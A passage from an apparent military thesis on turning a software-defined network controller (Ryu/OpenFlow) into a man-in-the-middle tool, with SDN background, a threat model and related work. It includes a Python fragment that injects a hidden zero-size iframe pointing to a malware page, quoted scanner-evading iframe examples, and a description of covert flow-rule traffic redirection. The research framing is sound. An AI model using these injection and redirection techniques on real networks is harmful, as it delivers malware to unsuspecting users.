Software-defined networks have become a top priority for military network planners nationwide for the following reasons. SDN is driven by its ability to enable a more scalable, flexible and efficient network. One of the biggest drivers of SDN adoption for military purposes is its potential contribution to consolidation (Roach, 2015). As agencies continue to consolidate networks and operations across the DOD, SDN can provide a solution in this effort. For example, it can be instrumental in developing DOD's Joint Information Environment (JIE) framework, designed to bring together DOD's disparate networks into a single entity (Roach, 2015). SDN can simplify the department's network infrastructure and provide federal administrators with a centralized point of control to manage the entire consolidated network (Roach, 2015). Additionally, manual network management is highly inefficient which is why DOD has turned a laser-like focus on network automation, enabled as a component of SDN. Automation allows federal IT administrators to relinquish some of the responsibilities they have toward managing the network (Roach, 2015). This frees up administrators' time to focus on other mission-critical items and allows the network to run more efficiently which is exactly what the DOD wants (Roach, 2015). Additionally, "decoupling the control plane from its underlying systems creates a more automated network that can make decisions without manual input" (Roach, 2015). For instance, SDN may automatically reroute traffic based on current demands, including those related to application delivery (Roach, 2015). Our research asks these military leaders to consider the effects of traffic manipulation via controller in SDN. A technically simple change in the GC's configuration file could make traffic from a specific IP address viewable, instead of traffic traversing a different communication path going to a specific IP address. This could then allow the delivery of malware to targeted individuals communicating with any Chinese server not employing cryptographic protections (Marczak, Dalek, Scott-Railton, Deibert, & McKune, 2015). Finally, we assert that understanding the consequences and impact of using SDN owned by a nation state actor is crucial for DOD cyber personnel.

D. SUMMARY OF CONTRIBUTIONS

This thesis:

- Introduces a new framework for MiTM attacks in a virtual and physical SDN environment.
- Implements a MiTM SDN application outlined by Chapter III in a Python program.
- Examines which injection path minimizes the delay of HTTP responses from the controller to the targeted host.
- Compares and contrasts the different requirements in application code in a virtual network as compared to a physical lab set up.

The remainder of this thesis will be organized as follows. Chapter II contains background information relevant to the inner workings of our research while also examining related work in the area of weaponizing a software-defined network. Chapter III outlines our methodology, Chapter IV includes our analysis and results, and finally, Chapter V contains our conclusions and recommendations for future work.

II. BACKGROUND AND RELATED WORK

This chapter addresses two key concepts in our research: background information and related work. The background portion of this chapter presents the hardware and software components of SDN. It also introduces the concepts of MiTM maneuvers on the network including traffic manipulation in SDN, while examining its applications to the DOD. The related work portion attempts to address previous work in the SDN space while discerning the literary gap between what has been done and the differences of the approach in our research. The benefits of total network control have been explored in the past inside a software-defined network environment. However, most of the work has been explored at the application or host level.

A. SDN BACKGROUND

1. Components

The standard architectural components of SDN are outlined in the following paragraphs of this chapter. Each of these pieces of technology is utilized in an application for this thesis.

Traditional distributed routing protocols (e.g., IGP, BGP) are used to establish forwarding tables on switches in a dispersed fashion on the network. In contrast, SDN programmatically centralizes this capability at the controller. In SDN, the controller is the main component of intelligence throughout the entire ecosystem (Sezar, et al., 2013). The controller essentially provides an abstraction to the network topology much like an operating system abstracts the management of underlying processes and their respective memory space. In our research, we used the Ryu controller in a virtual and physical lab environment. Ryu is an OpenFlow controller for SDN environments that manages flow control to enable intelligent logic that interacts with the network (Ryu SDN Framework, 2015). Ryu and our lab environments will be described in detail in subsequent chapters.

In routing, there are two common “planes” accompanied by different responsibilities and roles in the network. The control plane is most concerned with mapping a topology of the network. The data plane, also known as the forwarding plane,

decides what to do with packets arriving on a particular network interface. Planes in SDN can be thought of as separate layers of the entire architecture, each designated to perform and handle jobs involving the traffic being routed by the switches and the hosts (Astuto, Mendonca, Nguyen, Obraczka, & Turletti, 2014). SDN specifically is comprised of management, application, controller, and data plane. The data plane is comprised of network elements for traffic processing and packet forwarding and routing. The controller plane is comprised of one or several controllers whom effectively control the network elements in the data plane (Astuto, Mendonca, Nguyen, Obraczka, & Turletti, 2014). As SDN scales and grows larger controllers are tasked with the responsibility of delegating between SDN controller domains using common API such as OpenFlow. The application plane is made up of the applications that run on the software framework of the network. In our case this framework is Ryu. These applications have access to the resources exposed by controllers. The management plane is made up of management consoles for applications, network elements, and controllers (Astuto, Mendonca, Nguyen, Obraczka, & Turletti, 2014).

The other physical component of SDN is the switch. The switches act as flow devices for communication between hosts on the network. When hosts want to talk with each other, switches perform lookups in their switch tables every time they receive a packet from a host. It is the controller's job to manage the content of flow tables. The controller uses the OpenFlow protocol to talk to OpenFlow clients residing in the packet forwarding hardware. The controller communicates with OpenFlow instances on the switches by sending flow modification commands that place rules in the switch forwarding tables. The switches provide a simple packet-forwarding abstraction, based on a table like the one portrayed in Figure 3, which includes a prioritized list of rules that match packets on patterns and perform actions (Keller, Ghorbani, Caesar, & Rexford, 2012). For example, OpenFlow switches match on the input port and packet header fields (e.g., MAC addresses, IP addresses, TCP/UDP ports, VLAN tags, etc.), and perform actions like dropping, forwarding, flooding, or directing a packet to the controller. At the controller sits our MiTM application, where flow programming enables us to have unprecedented flexibility, limited only by the capabilities of the implemented flow tables.

The idea behind a soft switch is the ability to make configuration changes on physical switches in the network from a centralized software component. As explained by Kreutz, Ramos (2014) SDN has three main abstractions separated into forwarding, distribution, and specification. Ideally, the forwarding abstraction should allow any forwarding behavior desired by the SDN application while hiding details in hardware. These abstractions aim to protect SDN applications from the ill effects of distributed state, shifting the distributed control problem into a logically centralized one (Kreutz, Ramos, Verissimo, Rothenberg, Azodolmolky, & Uhlig, 2014).

OpenFlow: Anatomy of a Flow Table Entry




Figure 3. OpenFlow: Anatomy of a Flow Table Entry.
Source: Rahman (2015).

Referenced in Figure 4, there are timers for deleting any expired rules in the table. OpenFlow uses timeouts for each flow it sees to manage how long the flow can stay in the table. In a paper titled “OpenFlow Timeouts Demystified” by Zarek (2012), the author suggests that as timeouts rise, miss rates drop exponentially as the table size grows near-linearly. The author goes on to say that one disadvantage on shortening a timeout is the premature eviction of flow rules needed for packets that have not arrived yet. Conversely, longer timeouts may cause overpopulation of flow tables increasing processing rate on the switch (Zarek, 2012). More specifically, premature evictions result

in unnecessary flow table misses which cause an extra round-trip to the controller when the next packet arrives, adding latency and an extra packet in event for the controller to process. Therefore, a large number of shorter timeouts adds significant load on the controller.

Similar to the work of Zarek, researchers Kuzniar, Peresini & Kostic (2015), found that control plane performance is variable depending on the size of the flow table, priorities, batching of commands, and rule update patterns. They assert that rule installation latency can force a switch to hit a timeout.




Figure 1: SDN switch state.

Figure 4. SDN Switch State. Source: (Keller, Ghorbani, Caesar, & Rexford, 2012).

If the switch fails to find a match then it must communicate with the controller in order to receive the proper logic to move forward. When a packet arrives at an OpenFlow-compatible switch the switch forwards the packet based on current flow rules, drops the packet entirely, or defaults to sending the packet to the controller. When a controller receives a packet from an OpenFlow switch, the event is known as a “packet_in” event. The controller application informs the switch of the event using a

flowmod message (Monsanto, Reich, Foster, Rexford, & Walker, 2013). Responses can include dropping the packet, forwarding the packet back to the switch with information about where the packet should go, modifying the packet, or installing a rule to the originating switches flow table.

Nodes in SDN can vary from servers to client workstations and the like. All of these nodes are distributed among the topology and are interconnected with the switches that lie on the control plane of the network. These switches can be laid out in a linear topology where the clients are connected to their corresponding switch. The clients communicate with that switch via the ports instantiated into the switch table rules that are commanded by the OpenFlow protocol, which will be described in a subsequent chapter.

B. SDN APPLICATION PROGRAMMING INTERFACES

“The Northbound API on a SDN controller enables applications and orchestration systems to program the network and request services from it” (Johnson, 2015, p. 1). The benefit of Northbound APIs that is most applicable to this thesis is its ability to allow basic network functions like routing and path computation. Without the API, we would not be able to innovate new approaches into our application because we would have to conform to the standard set in place by the equipment vendor. A good way to think about this API’s functionality is to imagine that it is the application store for software-defined networks. It allows end users, like us, to create applications that can interface with the rest of the network without discriminating against the specific logic used inside of them (Johnson, 2015). The details of the data plane devices in the network are abstracted away by the controller via this northbound API.

The Southbound API is defined by the OpenFlow protocol. The OpenFlow modules integrated between the Ryu controller and the OpenFlow switches allow the two components to communicate traffic and routing decisions between one another. Figure 5 highlights the two API control paths in the SDN environment.




Figure 5. Application Programming Interfaces in SDN

The northbound and southbound interfaces in SDN have direct impacts on monitoring capabilities. The northbound interface is what enables communication between the user side applications and the controller plane. Applications that wish to get distributed throughout the network must use this interface to adhere to the controller syntax so that the logic can be appropriately dispersed to the applicable network elements. The southbound interface provides a link between the controller plane and data plane (Hizver, 2015). For example, the controller will communicate with the switches via this interface. A controller can exert its administrative authority to force rules to take priority over others in the switch table. The management interfaces perform management functions on applications, controllers, and network elements in each plane (Hizver, 2015).

1. Software Defined Man-in-the-Middle Attack

A MiTM attack is a common adversarial technique used to intercept a communication flow between two systems. Adversaries could place themselves in the middle of a communication channel and use a MiTM attack as a form of digital eavesdropping to read or alter the data stream. The adversary could then manipulate the flow of traffic or gather information about the target. A MiTM technique can have many implications to the integrity of an entire network. An adversary's decision to launch an attack is often coupled with motivation. We propose that a MiTM attack stems from three main motivations: credential access, command and control capability, and exfiltration of data. All of these are applicable to our SDN environment. Our research characterizes the overall structure of a typical MiTM attack on traditional networks to draw comparisons to the same attack inside SDN.

In cryptography and computer security, MiTM is “an attack where the attacker secretly relays and possibly alters the communication between two parties who believe they are directly communicating with one another” (Man-in-the-middle attack, 2016, p. 1). MiTM attacks pose a very serious threat to digital communications because they enable real time manipulation of sensitive information (Rouse & Cobb, 2016). Generally, MiTM attacks are hard to detect because they do not rely on a compromised host on either end of the communication channel. Instead, the attack depends more on the communications equipment and protocol between the two systems. Since a MiTM attack is a type of eavesdropping attack, the communication protocol is important. For example, encrypted communication channels can stymie eavesdropping and the compromise of data integrity in transit. An adversary has to assume that the infected traffic is cryptographically weak so they can either see it in plaintext, or decrypt its contents in order for their attack to be worthwhile. When we relate this attack to the SDN space, the set of potential victims is larger due to the privileged position SDN switches have in a network where we have ownership of the SDN controller. Financial institutions often fall victim to a traditional MiTM attack. For example, an attacker may intercept his/her victim's public key as it is sent over the network. With it they can interchange his/her own credentials to deceive the person on either end of the conversation into suspecting

they are communicating securely. Another example of a MiTM attack is malware that hides in the background of a victim node, and inserts itself in between the web browser and the server that is contacted by the victim via a standard HTTP request (Rouse & Cobb, 2016).

If a savvy adversary has full knowledge of the protocol they are looking to exploit via a MiTM, they can specifically target certain specifications of that protocol. For example, The United States Computer Emergency Response Team explicitly state that an attacker can modify packets transiting industrial control systems while masquerading as the operator. If the adversary has experience with industrial control systems on a technical level they may be more inclined to know the detailed specifications of how the system operates. This often gives the adversary the upper hand when launching an attack. A malicious insider who has been involved with managing the systems of an industrial plant may find that their knowledge proves advantageous for an attack of that specificity. “By inserting commands into the command stream the attacker can issue arbitrary or targeted commands. By modifying replies, the operator can be presented with a modified picture of the process” (Overview of Cyber Vulnerabilities, 2016, p. 1).

C. TEST BED COMPONENTS

In this section we specifically discuss key components of our physical test bed used in validating our research ideas.

1. The Ryu Controller

The controller that we used for our research is called Ryu. As previously mentioned, Ryu is an OpenFlow controller for SDN environments that manages flow control to enable intelligent logic that interacts with the network (Ryu SDN Framework, 2015). It is a Python-based framework that runs on Python 2.7. The developers took an agile approach when they released Ryu (Tomonori, 2013). One of their main goals was to have a framework for SDN application development instead of an all-purpose and monolithic controller. With this agility comes flexibility with the API. The Ryu framework interfaces between the northbound applications of the SDN topology. Our MiTM application uses the Ryu API to communicate and pass along instructions to the

Ryu controller. The Ryu controller then interfaces with the OpenFlow switches via the OpenFlow protocol that the switches understand. This OpenFlow protocol can be thought of as a networking language. The switches are instructed to flood and forward traffic according to the operator of the controller.

The learning switch implementation is built into the Ryu framework and is written in the Python programming language. Ryu also comes prepackaged with predefined libraries that include OpenFlow Rest, Topology Viewer, Snort, and Netflow (Shie-Yuan Wang, 2015), all of which can be referenced by the applications. The application modules that can be built in to Ryu, like the ones discussed previously, can be modified and tailored different from a standard setup to fit end user specifications. With the combination of these components, a unique use case application is created.

Ryu is an open source SDN controller that supports REST APIs. Applications in the SDN environment use REST APIs to send HTTP GET requests, a technique that is consistent with our application for this thesis. Ryu has a built in application named `ryu.app.ofctl_rest` that allows other applications to interface RESTfully with the outside web (Shie-Yuan Wang, 2015). This built in application provides the various REST APIs for retrieving and updating switch statistics, adding flow entries, and deleting flow entries, all of which were utilized throughout the duration of this thesis. A lot of our work interacts with the HTTP protocol over the web. We used various Python modules and Ryu packages to help us parse HTTP packets and create a redirection mechanism to alter traffic in an advantageous way.

2. OpenFlow Switches

There are thirteen HP switches in our experimental network. The switches we used are part of the Aruba HP E3800 24G-2SFP+ and the HP 2920–24G switch series. Each switch in the environment is equipped with a total of twenty-six ports. Twenty-four ports on the right, which are part of the SDN environment, and two isolated on the left for separate network connectivity. There are management ports on each switch that are used to talk directly to the Ryu controller. Each of the twenty-four ports used for SDN are connected to a Raspberry Pi acting as a host on the network. The Raspberry Pi, hereon

after referred to as a Pi, is a simple processing unit that can be thought of as a low powered, miniature computer. Each one of them can be accessed remotely over Secure Shell (SSH) using any SDN connected computer.

D. ATTACK THREAT MODEL IN SDN

Next, we portray a threat model for the current security in SDN. We like to bucket the model for threat sources into six different categories as exemplified in Figure 6. In this thesis we focus on a controller-based attack because we are assuming ownership of the controller and that we have full control. It is important to note that host and switched based attacks and compromises have been heavily researched. In contrast, attacks originating at the controller have not.

Before we could pursue the use of our SDN infrastructure as a weapon we felt it important to explore what had been done before in terms of exploiting or attacking a software-defined network, and which components were involved, that would allow an attacker to pivot and subsequently perform attacks. Our research highlights the SDN attack surface based on a standard architecture and network components.

Although one component may not be a direct target it could still be impacted depending on how it is positioned on the networking plane. Many different aspects of a MiTM attack come into play here. For example, flow rules and switch tables could be utilized. Depending on the topology of the network different hosts and switches will be effected.

SDN Attack Threat Model

SDN Component	Description
Non SDN Component	A system that is not part of the architecture.
Rogue SDN Component	An unauthorized system within the SDN network that is engaging in authorized activities
Malicious SDN Application	A compromised application or a user engaged in malicious activities via the application
Malicious Controller	A compromised controller or a user engaged in malicious activities on the controller
Malicious Network Element	A compromised network element or user engaged in malicious activities using the network element (i.e., a switch or client)
Malicious Management Console	A compromised management console or user engaged in malicious activities using the console (i.e., centralized policy management consoles, or infrastructure support tasks not done by the application, controller, or data plane)

Figure 6. SDN Attack Threat Model

1. SDN Applications

The SDN infrastructure is simply viewed as a control plane and takes forwarding direction from a central controller, in essence an application running on a server. Each layer two or layer three networking device queries the controller for forwarding decisions. One can think of an application as the controller, assuming capabilities with the same permissions and influence as the controller.

2. OpenFlow Protocol

The OpenFlow protocol can be thought of as an enabler of SDN. The protocol defines commands that a SDN controller operator could use to interact with switches enabled for the OpenFlow protocol. Braun & Menth (2014) explain that each of these switches maintains a flow table, and each table contains a set of flow entries. The authors

further explain that each of these flow entries contain a match field that is compared to incoming packets. This logic enables actions to specify a particular port number to flood, or it can enable certain packets to be permitted on matched packets. The actions can also be built with custom made counters correlated to statistics pertaining to a certain flow. As explained by Heller (2009), a matching field could contain one specific value or wild card indicating that all packets are a match. According to the same report, when the switch cannot match a particular packet it will send the packet to the controller as a packet_in message. The controller then implements customized logic to handle the packet, via a flowmod command, directing the switch on how to handle similar packets in the future (Porras, Cheung, Fong, Skinner, & Yegneswaran, 2012). This is critical to the execution of our application that will run on the compromised controller in our test bed. Utilizing a flowmod command, we can redirect traffic to our application without end users being privy to what has happened.

“Within the OpenFlow network stack, the control layer is the key component responsible for mediating the flow of information and control functions between one or more network applications and the data plane (i.e., OpenFlow-enabled switches)” (Porras, Cheung, Fong, Skinner, & Yegneswaran, 2012, p. 1). Porras et al. highlights that because a controller communicates with all reachable switches, it provides a means to distribute a pre allocated set of flow rules to these switches. An OpenFlow based application can implement more complex flow management logic. This application could be used for tagging traffic by incorporating stateful flow rules of a malicious connection not easily perceived by the flow participants.

There is a fundamental challenge with SDN to date. This is mainly the lack of a “security mediation layer between the OpenFlow application layer, where security and traffic engineering must co-exist, and the data plane; where switches implement flow policies embodies in the flow rules produced by OpenFlow applications” (Porras, Cheung, Fong, Skinner, & Yegneswaran, 2012, pp. 1–2). Additionally, OpenFlow provides applications with a wide range of switch commands and probes, which can be exploited for nefarious purposes. An example expressed by Porras et al., includes the idea that applications may reconfigure a configuration on a switch to change how the switch

will processes flow rules coming into it. Perhaps even more importantly, applications can issue vendor-specific commands to the switch. In our use case, we have HP switches that we can probe via our malicious MiTM application. An adversary can take advantage of these security gaps by creating an OpenFlow application to manipulate OpenFlow switches in the network. Via the application, the operator can install new flow rules on the switch and then redirect tagged traffic to a location of their choosing.

“OpenFlow based software defined networks lower the barrier for mounting sophisticated attacks on the control and data planes because they allow any unmatched packets to be sent to the controller” (Dhawan, Poddar, Mahajan, & Mann, 2015, p. 1). Packet spoofing in SDN has little chance of being detected; allowing switches and hosts to use the technique maliciously to alter the controller’s perception about the nodes on the data plane (Dhawan et al, 2015). SDN switches are entirely dependent on the rules installed by the controller for forwarding packets. We will demonstrate that if the controller is compromised or owned by the SDN application operator there are several ways to construct a MiTM attack by utilizing the rules installed or modified on the switches.

3. Iframe Web Traffic Redirection

We demonstrate our attack by intercepting traffic coming from a legitimate web service to a requesting SDN host previously tagged by the control program, via IP address, as a target. This technique is particularly sly because we can act as a man in the middle and receive requests from the initiator, pass them on to the destination server, and return requested information to the initiator with an injected iframe that will redirect them to a malicious server. This type of redirection attack is a well-known MiTM technique and prevents the initiator and the destination node from realizing what is happening.

Traffic manipulation on a network comes in various forms. One such use case that will be utilized in this thesis is injecting a pre-crafted object, such as an iframe. “Iframes are elements of webpages where you can load other web pages either from the same site or from some third-party site” (“Evolution of Hidden Iframes,” 2009, p. 1). In other words, it is essentially a separate website within the main displayed website. One could

draw comparisons to a symbolic link in the Linux operating system. Ad blockers use iframes for sound business reasons (e.g., Google displays AdSense in iframes) and therefore their use is taken advantage of by nefarious actors that inject hidden iframes into a legitimate but compromised website. “Invisible iframes allow one to silently load exploits while unsuspecting web surfers browse visible content of infected websites” (“Evolution of Hidden Iframes,” 2009, p. 1). Saltzman & Sharabani (2009) explain that this unintended request can redirect the victim traffic to infrastructure located elsewhere. More specifically, the author describe that when the victim makes a request for a new site one could modify code running on the SDN controller and return a modified web page that appears identical to the original. However, there will be an extra line containing a malicious, invisible iframe. Finally, the authors state the browser will then send a separate request for the site coded into the iframe as it renders the response back to the victim.

An `<iframe></iframe>` element allows the placement of an inline frame within a Hypertext Markup Language (HTML) document, which allows the display of another, separate document. Any content between the start and close tag of the `<iframe>` element is ignored. The iframe will always load the entire webpage with the designated SRC attribute. Figure 7 depicts an iframe implementation in our code that essentially injects an HTTP web page address with an IP and port pair of our choosing via the SRC attribute.

```
def _mitm_attack(self, datapath, msg, out_port, dst, src, pkt):
    ofproto = datapath.ofproto
    data = pkt.data
    eth = pkt.get_protocol(ethernet.ethernet)
    ip = pkt.get_protocol(ipv4.ipv4)
    pkt_tcp = pkt.get_protocol(tcp.tcp)

    inject = '<iframe src="http://10.10.9.7:80/malware.html" \
width=0 height=0 style="hidden" frameborder=0 marginheight=0 \
marginwidth=0 scrolling=no></iframe>'
```

Figure 7. Code Snippet of Iframe Injection

Creating an iframe with zero-length sides is considered to be a stealthy malware technique. However, malware scanners often “search for iframes with zeros in width and

height, so the iframe started to be crafted differently” (“Evolution of Hidden Iframes,” 2009, p. 1). Code writers began to use zeros in one dimension only, which is an area of rectangles where the width or height is still zero – in effect having nothing to display. Taking it even further, iframe writers had to defeat the malware scanners searching for zeros. One workaround is to use a barely visible frame inside the page. “If it occupies only a few pixels on screen it looks like a dot that is hard to spot especially if it is located at the very top or bottom of infected web pages” (“Evolution of Hidden Iframes,” 2009, p. 1), an example is given in Figure 8.

```
<iframe src="hxxp://yourlitetop .cn/ ts/ in.cgi?mozilla7" width=2 height=4  
style="visibility: hidden"></iframe>
```

Figure 8. Dimension Iframe

More recently iframes are being used with absolutely no code that essentially makes them invisible (“Evolution of Hidden Iframes,” 2009). To enable them to be displayed in web browsers the trick was to place an invisible iframe inside an invisible div, shown in Figure 9.

```
<div style="display:none"><iframe src="hxxp://red-wolf .ru:8080/ index.php"  
width=574 height=455 ></iframe></div>
```

Figure 9. Invisible Iframe

4. Active Attack Flow

A generic attack flow for traffic redirection via an iframe is described in the following paragraphs. In the first phase, a victim browses to a website as depicted in Figure 10.




Figure 10. Phase 1: Victim Request to Webpage

In the next phase, the attacker machine intercepts the response coming back from the webpage requested by the victim and injects an iframe, as shown in Figure 11.




Figure 11. Phase 2: Attacker Intercepts the Response

In the final phase, the victim's browser will render the hidden iframe put into the response by the attacker and be redirected to the webpage of the attacker's choosing, as seen in Figure 12.




Figure 12. Phase 3: Attacker Redirect

E. RELATED WORK

Various research endeavors are analyzed in an effort to demonstrate the coverage in the SDN attack space. For example, in one case the switch is used as an adversarial component and the controller is the victim (Kruetz, Ramos, & Verissimo, 2013). In another example, a host in the network is the malicious actor and the switch becomes the victim.

Sezar et al. (2013) points out that “controllers are a particularly attractive target for attack in the SDN architecture, open to unauthorized access and exploitation” (p. 9). Sezar et al. (2013) explains that there is a possibility for an attacker to spoof the controller behavior and take advantage of its privileged actions over the network. With full access to the controller, network operations can be faked to deceive unknowing users and benefit the attacker. The overall operational capability of the network could be manipulated in a more granular sense to include the targeting of specific hosts or users. We, along with the authors, believe that these issues must receive due consideration in the platform design of SDN (Sezar et al., 2013). The research by Sezar, Scott-Hayward, & Fraser (2013), much like the works of Hong (2015) and Dhawan et al (2015), describe the effects of a compromised controller and relate network manipulation to the perspective of an attacker. Furthermore, the majority of research today often seeks to exploit a vulnerability on a network component in the OpenFlow protocol. To our knowledge, there has yet to be research exploring how an owner in a SDN environment,

such as China with the GC, could abuse the controller to manipulate traffic in a way that is much easier to do than on a traditional network.

1. Switch and Host Based Attacks

The previous chapter highlighted the absence of research involving traffic maneuvers and attacks originating from a SDN controller owned by the attacker or operator. Coverage of attacks with a targeted focus on host and switch based operations has far more coverage.

Host and switch-based attacks are possible in SDN; however, we will not examine their effects. In spite of the “control and data plane separation, this protocol requirement opens up possibilities for malicious hosts to tamper with network topology and data plane forwarding, both of which are critical to the correct functioning of SDN” (Dhawan et al, 2015, p. 3). Dhawan et al. detail an attack where malicious hosts can forge packet data so that packets would be sent by the switches up to the controller as regular packet_in messages, effectively creating a denial of service (DoS) attack on the controller and switches involved while also potentially creating a side-channel mechanisms for extracting flow table information. “Compromised virtual soft switches can not only initiate all the host-based attacks but also trigger dynamic attacks on traffic flows passing through the switch, resulting in network DoS, and traffic hijacking or re-routing” (Dhawan et al, 2015, p. 3).

